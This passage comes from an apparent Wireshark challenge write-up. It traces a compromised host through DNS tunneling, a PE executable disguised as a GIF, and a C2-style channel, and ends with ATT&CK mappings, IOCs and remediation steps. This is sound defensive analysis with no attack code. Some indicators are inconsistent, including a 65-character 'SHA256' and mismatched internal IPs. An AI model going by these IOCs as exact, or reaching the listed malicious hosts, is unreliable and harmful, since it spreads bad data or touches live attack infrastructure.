
Picture 11. HTTP stream showing the actual response body

The response is not actually a GIF despite the Content-Type header declaring image/gif. The body begins with MZ, the DOS/PE executable file signature, immediately followed by the string "This program cannot be run in DOS mode." This is the standard, header of a Windows executable file. This is a Windows binary being served with a spoofed image/gif content type, which is usually an evasion technique intended to make the download look like a harmless image to any automated content filtering or casual traffic inspection.

The Content-Length here is 1,288,212 bytes, which matches exactly the single large Media Type object flagged earlier in the protocol hierarchy statistics. This closes that open thread. That large HTTP object was this disguised executable.


The server identifies itself as Apache/2.4.52 on Ubuntu. Combined with the earlier PowerShell User-Agent on the request side, the picture here is a PowerShell process on the compromised endpoint reaching out and downloading an executable payload from 162.252.172.54, disguised as an image to blend into normal looking traffic. This is consistent with a second stage payload delivery, separate from the DNS tunneling channel, which suggests this endpoint may be dealing with more than one distinct piece of malicious infrastructure rather than a single self contained tool.

I ran 162.252.172.54 through VirusTotal for any known hits.




Picture 12. VirusTotal reputation lookup for 162.252.172.54

3 out of 91 vendors flag it. To do some analysis on the actual executable file that was retrieved, I saved the file for further analysis by going to File > Export objects > HTTP. I selected the file and clicked on save. I then generated the SHA256 hash to check its reputation.



Picture 13. SHA256 hash calculation of the extracted file (6ctf5JL)



Picture 15. VirusTotal Malware Behavior Catalog Tree


The file is 1.23 MB, matching the 1,288,212 byte Content-Length from the HTTP response, and 55 out of 69 vendors flag it as malicious.

The popular threat label given by VirusTotal is trojan.pikabot/mikey, and the family labels field lists three different names together: pikabot, mikey, and zenpak. Individual vendor results reflect this same split. AliCloud and Avira call it PikaBot specifically. Arcabit and Alibaba call it Mikey or Zenpak. AhnLab-V3 calls it Qakbot.

These are four different named malware families being applied to the same file hash by different vendors. Pikabot and Qakbot are both known loader families with some shared infrastructure.

The Behavior tab's Malware Behavior Catalog tree adds concrete technical detail regardless of naming disagreement. It documents anti-static analysis behavior through obfuscated files using a standard encoding algorithm, the same encoding technique listed again under defense evasion, discovery behavior including analysis tool and process detection along with file and directory discovery, data handling through XOR encoding combined with CRC32 and Adler checksums, use of a hashed message authentication code, and interprocess communication through named pipe creation and connection. This is a consistent, capable loader profile. Analysis tool detection and encoded, checksummed data handling both point to a piece of malware actively built to resist casual sandbox and static analysis, which fits everything else seen in this capture.


Going back to the host 23.163.0.37, I filtered on HTTP to examine the packets.



Picture 16. Packet detail and hex view of 23.163.0.37 traffic on port 8080

The content is not real HTTP, even though Wireshark's port-based guess labeled it that way. The hex and ASCII panes show pure binary gibberish with no readable headers or text. This could be encrypted or custom-encoded traffic riding on port 8080 specifically because that port is commonly allowed through firewalls, which is a convenient way for malware to blend in.

I ran 23.163.0.37 through VirusTotal.



Picture 17. VirusTotal reputation lookup for 23.163.0.37

2 out of 91 vendors flag it malicious. The WHOIS attribution shows AS199959, Gwy IT Pty Ltd, a hosting provider distinct from the M247 infrastructure used for the DLL delivery host.

The DNS tunneling domain, the payload delivery server, and this C2 style host on port 8080 all sit on different networks under different providers, consistent with an operator deliberately distributing their infrastructure across multiple hosts rather than running everything from one server.

Verdict

The traffic in `wireshark_challenge.pcap` confirms that endpoint 172.16.1.191 is compromised with malware exhibiting loader and command and control behavior. The investigation established three separate pieces of confirmed malicious infrastructure operating across this single host.

The first and highest volume channel is DNS tunneling to `steasteel[.]net`, accounting for more than half of all packets in the capture. The host issued a sustained sequence of TXT queries against sequentially incrementing subdomains, a pattern consistent with encoding data or commands into the query itself rather than performing legitimate DNS resolution. The domain is independently flagged malicious by four vendors on VirusTotal, including a direct command and control classification.

The second channel is payload delivery from 162.252.172.54. A PowerShell initiated HTTP request retrieved a file that was served with a spoofed image/gif content type, but the actual content was confirmed to be a DLL bearing a standard PE header. The extracted file returned 55 out of 69 malicious detections on VirusTotal. Vendor naming is inconsistent, with different vendors labeling the file as Pikabot, Mikey, Zenpak, or Qakbot, and this naming conflict has not been resolved from the evidence available here. The file's documented behavior includes anti analysis techniques, XOR encoding, checksum validation, and interprocess communication through named pipes, consistent with a capable loader designed to resist casual inspection.

The third channel is traffic to 23.163.0.37 on port 8080. The payload does not conform to HTTP despite the port, and consists of unreadable content across a sustained bidirectional exchange. The host is independently flagged malicious by two vendors. The specific function of this channel, whether tasking, exfiltration, or a further payload stage, was not determined from the capture.

Taken together, this is consistent with a multi stage compromise involving a DNS based tunnel, a disguised secondary payload download, and a separate encrypted or obfuscated command channel, spread across three independently hosted pieces of infrastructure.

MITRE ATT&CK Mapping

Command and Control, T1071.004, Application Layer Protocol, DNS

Defense Evasion, T1036.008, Masquerading, Masquerade File Type

Command and Control, T1105, Ingress Tool Transfer

Defense Evasion, T1027, Obfuscated Files or Information.

Command and Control, T1571, Non Standard Port.

Indicators of Compromise (IOCs)

Domains: steasteel[.]net (DNS tunneling C2)

IPs:

162.252.172.54

23.163.0.37

172.16.1.16

File: 6ctf5JL, SHA256

9b8ffdc8ba2b2caa485cca56a82b2dcdbd251f65fb30bc88f0ac3da6704e4d3c6, detected

as trojan.pikabot/mikey (55/69 VT), also labeled Zenpak and Qakbot by individual vendors

User Agent: WindowsPowerShell/5.1.22621.963

Recommendations

Isolate 172.16.1.191 from the network immediately to stop further DNS tunneling and C2 communication.

Block outbound traffic and DNS resolution to steasteel[.]net, and block the IPs 162.252.172.54 and 23.163.0.37 at the firewall or proxy level.

Submit the extracted DLL (SHA256 9b8ffdc8ba2b2caa485cca56a82b2dcdbd251f65fb30bc88f0ac3da6704e4d3c6) to endpoint protection platform for signature coverage.

Review PowerShell execution logs on the affected host, since the payload download was initiated through a PowerShell user agent, this points to script based execution that should be traceable through process or command line logging if available.

Investigate the 23.163.0.37 traffic further if tooling allows, ideally through a sandboxed detonation of the recovered DLL to observe its actual network behavior and confirm whether it initiates this specific connection.

Check whether steasteel[.]net, 162.252.172.54, or 23.163.0.37 appear in traffic from any other endpoint to determine whether this is an isolated infection or part of a broader compromise.